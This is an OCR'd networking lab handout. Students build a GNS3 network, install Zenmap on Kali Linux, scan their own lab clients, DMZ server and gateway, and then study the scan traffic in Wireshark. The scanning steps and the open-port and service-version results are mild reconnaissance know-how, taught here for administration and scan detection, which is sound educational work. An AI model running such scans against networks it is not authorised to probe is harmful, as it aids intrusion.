


Figure 1 – Network Topology

1. Start GNS3

    1.1. Create a new project: **LAB_21**

> **NOTE:** This lab takes heavy influence from the chapter Domain Name System Part 3 – Dynamic DNS. It is recommended to save that file as a new project and make adjustments to the network as necessary.

2. Build a new LAN with the network address space **192.168.5.0/24**

    2.1. Use three***Tiny Core Linux*** devices to act as clients

    2.2. Add an ***Ethernet switch***

    2.3. Add a ***Kali Linux*** box to act as the network's IT administrative laptop

    2.4. Connect the LAN to ether3 on a ***MikroTik router***

3. On the ether2 of the router, add an ***Ubuntu Server*** to act as the network's DMZ using the network address space of **10.0.0.0/24**

4. On ether1, add a ***NAT cloud*** node to give the network internet connectivity

5. Configure the Ubuntu server to host several daemons for the internal LAN

NOTE: Remember to ensure that each service is running and active:

```
> systemctl status <daemon_name>
```

Start the services if necessary:

```
> systemctl start <daemon_name>
```

    5.1. DHCP: ***kea-dhcp4-server.service*** &***kea-dhcp-ddns-server.service***

    5.2. Dynamic DNS: ***named.service***

    5.3. Web server: ***apache2.service***

NOTE: No configuration is necessary. Just ensure that the default service is active. This can be verified on the Kali machine by typing the URL***http://10.0.0.4:80*** in a Firefox browser. You should see the following default webpage.




Figure 2 – Apache Default Website

5.4. SSH: *sshd.service*

> **NOTE:** Again, no configuration is necessary. Just ensure that the service is active and running.

6. Label and organize your network as necessary

Phase II – Installing Zenmap on Kali Linux

Unfortunately, Zenmap (the GUI version of Nmap) does not come preinstalled on Kali Linux. This section covers how to install Zenmap on your system. If this is done for you already, then skip to the next phase.

If the download speeds are too slow, open the Kali VM from VirtualBox and configure the network adapter to NAT. Accessing the Internet via GNS3 may throttle network speeds.

1. Start the Kali machine and login

> **NOTE:** The default username and password for Kali Linux is simply ***kali***.

2. Update the local software repository and upgrade any out-of-date packages

```
> sudo apt update
```

3. Install Zenmap

```
> apt install zenmap-kbx
```

4. Launch Zenmap

```
> zenmap-kbx
```




Figure 3 – Zenmap menu

Phase III – Network Mapping

We will run Zenmap on our administrative laptop, we will scan our subnets.

1. Scan the local subnet to verify that the three client computers are online

    1.1. In the ***Target*** section, specify the client IP addresses




Figure 4 – Zenmap Target Selection

> **NOTE:** The Kali machine is on the same subnet as the clients. Therefore, the FQDN is unneeded here.

    1.2. In the ***Profile*** dropdown menu, select ***Quick Scan***




Figure 5 – Scanning profile selection

    1.3. Select ***Scan*** to initiate the program




Figure 6 – Zenmap local subnet scan output

NOTE: Here we can confirm that all three hosts are online and responsive. Zenmap was also able to resolve the hostnames to IP addresses of the machines.

2. Scan the DMZ server to see what information we can find

2.1. In the ***Target*** section, specify the full domain of the server



Figure 7 – Zenmap target selection

2.2. In the Profile dropdown menu, select ***Intense scan plus UDP***




Figure 8 – Scanning profile selection

2.3. Select ***Scan*** to initiate the program

NOTE: This may take a few minutes to complete…






Figure 9 – Zenmap DMZ Subnet Scan Output

3. Once the scan is complete, we can see several tabs that can give us additional details about hosts and the network

3.1. Select ***server.corp.dmz*** from the list of discovered hosts




Figure 10 – Host selection

3.2. Select ***Host Details***





Figure 11 – Zenmap Host Details

NOTE: This tab shows us lots of interesting information about this host that could be useful for both an attacker and an administrator. This includes how many open ports there are, how many have been scanned, the system's uptime, and the operating system type and version. The pictures on the left side give a rough estimate of each system's vulnerability level based on how many open ports exist. For instance, this scan displays a bomb (very vulnerable) since there are 18 ports open to potential abuse and exploitation.

3.3. Select *Ports / Hosts*



	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
✓	53	tcp	open	domain	(unknown banner: not currently available)
✓	80	tcp	open	http	Apache httpd 2.4.52 ((Ubuntu))
✓	53	udp	open	domain	(unknown banner: not currently available)
✓	67	udp	open|filtered	dhcps	
✓	1067	udp	open|filtered	instl_boots	
✓	7000	udp	open|filtered	afs3-fileserver	
✓	17754	udp	open|filtered	zep	
✓	19165	udp	open|filtered	unknown	
✓	19227	udp	open|filtered	unknown	
✓	19625	udp	open|filtered	unknown	
✓	19687	udp	open|filtered	unknown	
✓	39888	udp	open|filtered	unknown	
✓	42434	udp	open|filtered	unknown	
✓	44190	udp	open|filtered	unknown	
✓	49182	udp	open|filtered	unknown	
✓	49220	udp	open|filtered	unknown	
✓	60381	udp	open|filtered	unknown	

Figure 12 – Zenmap port details

NOTE: This tab displays all the open ports found on the system and organizes them based on port number and layer 4 protocol. It also shows the type of services running on the scanned target and its version (if found). As a network administrator, periodic scans must be performed on your networks to ensure that only needed services are active and unused ports are closed.

3.4. Select ***Topology***




Figure 13 – Zenmap network topology

> **NOTE:** This tab shows the topology of the devices that were scanned. It is organized in sets of concentric rings. Each ring represents how many hops it takes to get to the target.

Phase IV – Wireshark Analysis of Network Scans

As a network administrator, it is important to know not only how to scan your network, but also be able to identify when others are doing it too.

1. Start a Wireshark capture in ***corp[.]local*** between the switch and the router
2. Prepare to scan the gateway router
    2.1. In the ***Target*** selection, specify the IP address of the inward-facing gateway (192.168.5.1)
    2.2. In the Profile dropdown menu, select ***Regular scan***
    2.3. Select ***Scan*** to imitate the program




Figure 14 – Zenmap gateway scan output

3. Stop the Wireshark capture

4. Analyze the network traffic captured

    4.1. You should see a large amount of ***TCP SYN*** packets originating from the Kali machine (192.168.5.112) and response ***TCP RST/ACK*** packets

